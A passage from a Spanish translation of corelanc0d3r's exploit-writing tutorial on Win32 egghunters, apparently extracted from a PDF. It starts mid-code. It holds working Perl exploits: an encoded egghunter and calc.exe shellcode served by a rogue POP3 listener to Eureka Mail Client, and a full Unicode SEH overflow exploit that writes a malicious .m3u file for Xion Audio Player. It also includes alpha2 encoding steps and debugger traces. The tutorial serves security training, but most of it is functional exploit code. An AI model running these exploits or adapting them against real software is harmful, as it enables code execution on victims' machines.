# tag = w00t
my $egghunter =
#popad - make ESP point below the encoded hunter
"\x61\x61\x61\x61\x61\x61\x61\x61".
#-----8 blocks encoded hunter-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x30\x71\x55\x71". #x75 xE7 xFF xE7
"\x2d\x30\x71\x55\x71".
"\x2d\x2B\x36\x55\x35".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x71\x30\x71\x71". #xAF x75 xEA xAF
"\x2d\x71\x30\x71\x71".
"\x2d\x6F\x29\x33\x6D".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x50\x30\x25\x65". #x30 x74 x8B xFA
"\x2d\x50\x30\x25\x65".
"\x2d\x30\x2B\x2A\x3B".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x71\x71\x30\x41". #xEF xB8 x77 x30
"\x2d\x71\x71\x30\x41".
"\x2d\x2F\x64\x27\x4d".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x42\x53\x30\x30". #x3C x05 x5A x74
"\x2d\x41\x53\x30\x30".
"\x2d\x41\x54\x45\x2B".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x54\x30\x66\x46". #x02 x58 xCD x2E
"\x2d\x55\x30\x66\x46".
"\x2d\x55\x47\x66\x44".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
"\x25\x35\x32\x31\x2A". #
"\x2d\x50\x3e\x39\x31". #x0F x42 x52 x6A
"\x2d\x50\x3e\x39\x32".
"\x2d\x51\x41\x3b\x32".
"\x50". #push eax
#-----
"\x25\x4A\x4D\x4E\x55". #zero eax
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS



```
"\x25\x35\x32\x31\x2A" . #
"\x2d\x33\x35\x70\x55" . #x66 x81 xCA xFF
"\x2d\x33\x25\x70\x55" .
"\x2d\x34\x24\x55\x55" .
"\x50" . #push eax
#-----
"\x41\x41\x41\x41" ; #some nops

#calc.exe
my
$shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49"
.
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x42" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x43" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41" ;

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
    print "[+] Client connected, sending evil payload\n";
    my $cnt=1;
    while($cnt<10)
    {
        print CLIENT "-ERR ".$payload."\n";
        print " -> Sent ".length($payload)." bytes\n";
        $cnt=$cnt+1;
    }
}
close CLIENT;
print "[+] Connection closed\n";
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS



Puedes o no utilizar este código en tu propio exploit. Después de todo, este código fue hecho a mano y con base a una lista dada de caracteres malos. Se necesitaron offsets para terminar escribiendo después del cazador codificado y así sucesivamente.

Sólo ten en cuenta que este código será mucho más largo, por lo que tendrás un buffer más grande que el cazador de huevos original/sin codificar. El código que he utilizado es de 220 bytes.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

### ¿Qué tal si tu Payload está sujeto a la conversión Unicode? (¡Todos tus 00BB00AA005500EE nos pertencecen!)

¡Buena pregunta!

Bueno, hay dos escenarios donde puede haber una forma de hacer este trabajo:

**Escenario 1:** Una versión ASCII del Payload se puede encontrar en algún lugar de la memoria.

Esto sucede a veces y vale la pena mientras se investiga. Cuando los datos son aceptados por la aplicación en ASCII, y almacenados en la memoria antes de que se conviertan en Unicode, entonces pueden ser almacenados todavía y disponibles en la memoria cuando haya un desbordamiento.

Una buena manera de saber si tu Shellcode está disponible en ASCII es escribiendo la Shellcode en un archivo, y utilizar el **!pvefindaddr compare <nombre\_de\_archivo>**. Si la Shellcode puede ser encontrada, y si no es modificada, dañada o convertida a Unicode en la memoria, el script te lo reportará.

En ese caso, tendrías que:

- Convertir el cazador de huevos en Shellcode veneciana y conseguir que la ejecute. El código del cazador de huevos va a ser mucho más grande de lo que era cuando era sólo ASCII por lo que el espacio de buffer disponible es importante.
- Poner tu Shellcode real (antepuesta al marcador) en algún lugar de la memoria. El marcador y la Shellcode deben estar en ASCII.

Cuando el cazador de huevos veneciano entra en acción, simplemente buscaría la versión ASCII de la Shellcode en memoria y lo ejecutaría. Fin del juego.

Convertir el cazador de huevos en Shellcode veneciana es tan fácil como poner el cazador de huevos (incluyendo la etiqueta) en un archivo, y usar de alpha2 o el recientemente lanzado alpha3 (por SkyLined)) para convertirlo en Unicode. Más o menos como expliqué en mi anterior tutorial



## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

sobre Unicode: **Creacion de Exploits 7: Unicode. De 0x00410041 a la Calc por corelanc0d3r traducido por Ivinson.pdf**

<http://www.mediafire.com/?78ibmzj44yjprcr>

Descargar alpha3: <http://code.google.com/p/alpha3/>

En caso de que estés demasiado cansado para hacerlo tú mismo, esta es una versión Unicode del cazador de huevos, utilizando w00t como etiqueta, y usando EAX como registro base:

```
#Corelan Unicode egghunter - Basereg=EAX - tag=w00t
my $egghunter = "PPYAIATAIAIAQATAXAZAPA3QADAZ".
"ABARALAYATAQATAQAPA5AAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABA".
"BAB30APB944JBQVE1HJKOLOPB0RBJLBQHMMNNOLM5PZ4".
"4JO7H2WP0P0T4TKZZFOSEZJ6OT5K7KO9WA";
```

Lo bueno de los cazadores de huevos Unicode es que es más fácil ajustar la posición de inicio del cazador de huevos donde comenzará la búsqueda, si fuera necesario.

¿Recuerdas cuando hablamos de esto anteriormente? Si el huevo + la Shellcode se pueden encontrar en la pila, entonces ¿por qué buscar a través de grandes trozos de memoria si podemos encontrarla cerca de donde está el cazador de huevos. Lo bueno es que se puede crear un código cazador de huevos que contenga bytes nulos, porque estos bytes no serán un problema.

Así que si deseas reemplazar "\x66 \x81 \xca \xFF \x0F" por "\x66 \x81 \xca \x00 \x00" para influir en la posición de inicio del cazador, entonces, adelante. De hecho, esto es lo que hice cuando creé el cazador de huevos Unicode no porque tuviera que hacerlo, sino simplemente porque quería probar.

### **Escenario 2:** Payload Unicode solamente.

En este escenario, no se puede controlar el contenido de la memoria con la Shellcode ASCII, así que básicamente todo es Unicode.

Todavía es factible, pero tomará un poco más de tiempo construir un exploit funcional.

## **Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS**

En primer lugar, aún necesitas un cazador de huevos Unicode, pero tendrás que asegurarte de que la etiqueta o marcador sea Unicode amigable, también. Después de todo, tienes que poner la etiqueta antes de la Shellcode real (y esta etiqueta será unicode).

Además de eso, tendrás que alinear los registros 2 veces: una vez para ejecutar el cazador de huevos, y luego una segunda vez, entre la etiqueta y la Shellcode real (para que puedas decodificar la Shellcode real también). Así que, en resumen:

- Desencadena el desbordamiento y reorienta la ejecución a
- El código que alinea el registro y añade algo de relleno, si es necesario, y luego salta a
- La Shellcode Unicode que se auto-decodifica y ejecuta el cazador de huevos que lo haría
- Buscaría una etiqueta doble en la memoria (localizando el huevo - Unicode amigable) y luego:
- Ejecutaría el código justo después de la etiqueta, que tendría que:
- Alinear el registro de nuevo, añadir un poco de relleno, y luego:
- Ejecutar la Shellcode Unicode (real) (que se decodificará y ejecutará la Shellcode final de nuevo).

Básicamente, necesitamos construir un cazador de huevos veneciano que contenga una etiqueta, que pueda ser utilizada para anteponer la Shellcode real, y sea Unicode amigable. En los ejemplos anteriores, he utilizado w00t como etiqueta, que en hexadecimal es 0x77, 0x30, 0x30, 0x74 (= w00t invertido debido a little endian). Así que, si quisiéramos reemplazar el primer y tercer byte con bytes nulos, se convertiría en 0x00, 0x30, 0x00, 0x74 (o, en ASCII: t - nulo - 0 - nulo).

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Un pequeño script que escribirá el cazador de huevos en un formato binario a un archivo sería:

```
#!/usr/bin/perl
# Little script to write egghunter shellcode to file
# 2 files will be created :
# - egghunter.bin : contains w00t as tag
# - egghunterunicode.bin : contains 0x00,0x30,0x00,0x74 as tag
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # Éste es el marcador/etiqueta w00t.
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

print "Writing egghunter with tag w00t to file egghunter.bin...\n";
open(FILE, ">egghunter.bin");
print FILE $egghunter;
close(FILE);

print "Writing egghunter with unicode tag to file egghunter.bin...\n";
open(FILE, ">egghunterunicode.bin");
print FILE "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C";
print FILE "\x05\x5A\x74\xEF\xB8";
print FILE "\x00"; #null
print FILE "\x30"; #0
print FILE "\x00"; #null
print FILE "\x74"; #t
print FILE "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
close(FILE);
```

Como puedes ver, también escribirá el cazador de huevos ASCII en un archivo. Puede ser útil algún día.

Ahora, convierte el **egghunterunicode.bin** en Shellcode veneciana:

```
./alpha2 eax --unicode --uppercase < egghunterunicode.bin
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAPAPA5AAAPAZ1AI
1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA
BABAB30APB944JBQVSQLGZKOLORB2BULB0XHMNNOLLEPZ3DJO6XKPNPKP
RT4KZZVO2UJJ6ORUJGKOK7A
```

Cuando se construye el Payload Unicode, es necesario poner la cadena de la etiqueta compatible con Unicode antes de la Shellcode real (Unicode): "0t0t" (sin las comillas por supuesto). Cuando esta cadena se convierte a Unicode, quedaría así: 0x00 0x30 0x00 0x74 0x00 0x30 0x00 0x74 y corresponde con el marcador que se puso en el cazador de huevos antes de que fuera convertida a Unicode. Ver script anterior.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

Entre esta etiqueta 0t0t y la Shellcode real (veneciana) que debe colocarse después del marcador, es posible que tengas que incluir la alineación del registro. De lo contrario, el decodificador veneciano no va a funcionar. Si, por ejemplo, has convertido tu Shellcode real a Shellcode veneciana utilizando EAX como registro base, tendrás que hacer que el inicio del decodificador apunte al registro de nuevo. Si has leído el tutorial 7, sabrás de lo que estoy hablando.

En la mayoría de los casos, el cazador de huevos ya pondrá la dirección de la pila actual en EDI (porque utiliza ese registro para realizar un seguimiento de la ubicación de la memoria donde la etiqueta del huevo se encuentra. Inmediatamente después de que la etiqueta se encuentra, este registro apunta al último byte de la etiqueta). Así que, sería trivial (por ejemplo) mover EDI a EAX y aumentar EAX hasta que apunte a la dirección donde se encuentra la Shellcode veneciana, o modificar sólo EDI (y usar la Shellcode veneciana generada usando EDI como registro base).

La primera instrucción para la alineación comenzará con el byte nulo (porque ese es el último byte de la etiqueta del huevo (30 00 74 00 30 00 74 00) que hemos utilizado. Así que, tenemos que iniciar la alineación con una instrucción que tiene el formato 00 xx 00. 00 6d 00 funcionaría (y otros también funcionarán).

Nota: asegurate de que el decodificador para la Shellcode veneciana no sobrescriba cualquier cazador de huevos o los huevos en sí, ya que, obviamente, se romperá el exploit.

Vamos a ver si la teoría funciona.

Usaremos la vulnerabilidad en **xion audio player 1.0 build 121** de nuevo (ver tutorial 7) para demostrar que esto realmente funciona. No voy a repetir todos los pasos para construir el exploit y alineaciones, pero he incluido algunos detalles al respecto dentro del exploit del script en sí. Construir, leer y usar esta vulnerabilidad requiere que domines realmente las cosas explicadas en el tutorial 7. Así que si no entiendes, te recomiendo que leas el tutorial 7 primero o salta este exploit y pasa al siguiente capítulo.

```
# [*] Vulnerability : Xion Audio Player Local BOF
# [*] Written by : corelanc0d3r (corelanc0d3r[at]gmail[dot]com)
# -----
---
# Exploit based on original unicode exploit from tutorial part 7
# but this time I'm using a unicode egghunter, just for phun !
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
#
# Script provided 'as is', without any warranty.
# Use for educational purposes only.
#
my $sploitfile="corelansploit.m3u";
my $junk = "\x41" x 254; #offset until we hit SEH
my $nseh="\x58\x48"; #put something into eax - simulate nop
my $seh="\xf5\x48"; #ppr from xion.exe - unicode compatible
# will also simulate nop when executed
# after p/p/r is executed, we end here
# in order to be able to run the unicode decoder
# we need to have eax pointing at our decoder stub
# we'll make eax point to our buffer
# we'll do this by putting ebp in eax and then increase eax
# until it points to our egghunter
#first, put ebp in eax (push / pop)
my $align="\x55"; #push ebp
$align=$align."\x6d"; #align/nop
$align=$align."\x58"; #pop eax
$align=$align."\x6d"; #align/nop
#now increase the address in eax so it would point to our buffer
$align = $align."\x05\x10\x11"; #add eax,11001300
$align=$align."\x6d"; #align/nop
$align=$align."\x2d\x02\x11"; #sub eax,11000200
$align=$align."\x6d"; #align/nop
#eax now points at egghunter
#jump to eax now
my $jump = "\x50"; #push eax
$jump=$jump."\x6d"; #nop/align
$jump=$jump."\xc3"; #ret
#fill the space between here and eax
my $padding="A" x 73;
#this is what will be put at eax :
my $egghunter = "PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAXA".
"58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABAB".
"AB30APB944JB36CQ7ZKPKPORPR2JM2PXXMNNOLKUQJRT".
"ZOVXKPNPM0RT4KKJ6ORUZJFO2U9WKOZGA";


# - ok so far the exploit looks the same as the one used in tutorial 7
# except for the fact that the shellcode is the unicode version of
# an egghunter looking for the "0t0t" egg marker
# the egghunter was converted to unicode using eax as basereg
#
# Between the egghunter and the shellcode that it should look for
# I'll write some garbage (a couple of X's in this case)
# So we'll pretend the real shellcode is somewhere out there

my $garbage = "X" x 50;

# real shellcode (venetian, uses EAX as basereg)
# will spawn calc.exe
my $shellcode="PPYAIAIAIAIAQATAXAZAPA3QADAZA".
"BARALAYAIQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABAB".
"ABAB30APB944JBK1K80TKPKPM0DKOUOLTKSLM5SHKQJ".
"04K00LXTKQOMPQZKQYTKP44KM1ZNNQY0V96L3TWPT4".
"KW7QHJLMKQWRZKL4OKQDNDKTBUIUTK1004KQJK1VTKL".
"LPK4K1OMLM1ZK4KMLTKKQJKSY1LMTKTGSNQWPRDTPKOP".
"NPU5902XLLTKOPLLDK2PMLFMTKQXM8JKM94K3P6PM0K".
```

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

```
"PKP4KQXOLQONQL6QPPV59KH53GP3K0PQXJPDJM4QO2H".  
"68KN4JLN0WKOK7QSC1RLQSKPA";  
# between the egg marker and shellcode, we need to align  
# so eax points at the beginning of the real shellcode  
my $align2 = "\x6d\x57\x6d\x58\x6d"; #nop, push edi, nop, pop eax,  
nop  
$align2 = $align2."\xb9\x1b\xaa"; #mov ecx, 0xaa001b00  
$align2 = $align2."\xe8\x6d"; #add al, ch + nop (increase eax with  
1b)  
$align2 = $align2."\x50\x6d\xc3"; #push eax, nop, ret  
#eax now points at the real shellcode  
  
#fill up rest of space & trigger access violation  
my $filler = ("\xcc" x (15990-length($shellcode)));  
  
#payload  
my $payload = $junk.$nseh.$seh.$align.$jump.$padding.$egghunter;  
$payload=$payload.$garbage."0t0t".$align2.$shellcode.$filler;  
  
open(myfile,">$sploitfile");  
print myfile $payload;  
print "Wrote " . length($payload)." bytes to $sploitfile\n";  
close(myfile);
```



¡Pwneado!


Nota: si el tamaño es realmente un problema (para la Shellcode final), puedes hacer que la alineación del código sea un número de bytes más corto mediante el uso de lo que ya está en EDI (en lugar de utilizar EAX como registro base. Por supuesto este caso es necesario para generar la Shellcode. Utilizando EDI como registro base, y evitando las instrucciones PUSH + RET. Podrías simplemente hacer que EDI apunte a la dirección inmediatamente después de la última instrucción de alineación con unas sencillas instrucciones.

## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS


Otro ejemplo de código cazador de huevos Unicode (o veneciano) se puede encontrar aquí: <http://www.pornosecurity.org/blog/exploiting-bittorrent>  
Demo en <http://www.pornosecurity.org/bittorrent/bittorrent.html>

Algunos consejos para depurar este tipo de exploits usando Immunity Debugger:

Se trata de un exploit de SEH, por lo que cuando la aplicación se bloquee, ve dónde está la cadena de SEH y ponle un BP. Pasa la excepción (Shift F9) la aplicación para por el BP. En mi sistema, la cadena SEH se encuentra en 0x0012f2ac.



Traza las instrucciones (F7) hasta que veas que el decodificador comience la decodificación del cazador de huevos y escriba las instrucciones originales en la pila.





## Creación de Exploits 8: Cacería de Huevos en Win32 por corelanc0d3r traducido por Ivinson/CLS

En mi caso, el decodificador comenzó a escribir el cazador de huevos original en 0x0012f460.

Tan pronto como vi la primera instrucción en 0x0012f460 (que es 66 81 CA y así sucesivamente), puse un BP en 0x0012f460.

```
0012F420 0041 00 ADD BYTE PTR DS:[ECX],AL
0012F430 4A DEC EDX
0012F431 0051 00 ADD BYTE PTR DS:[ECX],DL
0012F434 49 DEC ECX
0012F435 0031 ADD BYTE PTR DS:[ECX],DH
0012F437 0041 00 ADD BYTE PTR DS:[ECX],AL
0012F43A 59 POP ECX
0012F43B 0041 00 ADD BYTE PTR DS:[ECX],AL
0012F43E 5A POP EDX
0012F43F 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F442 41 INC EDX
0012F443 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F446 41 INC ECX
0012F447 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F44A 41 INC ECX
0012F44B 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F44E 41 INC ECX
0012F44F 0042 00 ADD BYTE PTR DS:[EDX],AL
0012F452 6B01 10 INUL EAX,DWORD PTR DS:[ECX],10
0012F455 0241 02 ADD AL,BYTE PTR DS:[ECX+2]
0012F458 8B02 MOV BYTE PTR DS:[EDX],AL
0012F45B 42 INC EDX
0012F45E 8039 41 CMP BYTE PTR DS:[ECX],41
0012F45F 75 F2 JNE SHORT 0012F442
0012F460 66:81CA 0000 OR DX,0
0012F465 42 INC EDX
0012F468 3306 XOR EBX,BWORD PTR DS:[EAX]
0012F46B 36:0043 00 ADD BYTE PTR SS:[EBX],AL
0012F46C 51 PUSH ECX
0012F46D 0037 ADD BYTE PTR DS:[EDI],DH
0012F470 00CA 00 POP ECX
ECX=0012F47A, (UNICODE "ORPR2JM2PXMMNOLKUGJRT2OUXKPNM0RT4")
```

ST7 empty -1.000000000000000000000000  
FST 4000 Cond 1 0 0 0 Err 0 0 0 0 0 0 (EQ)  
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1

Bucle del decodificador.

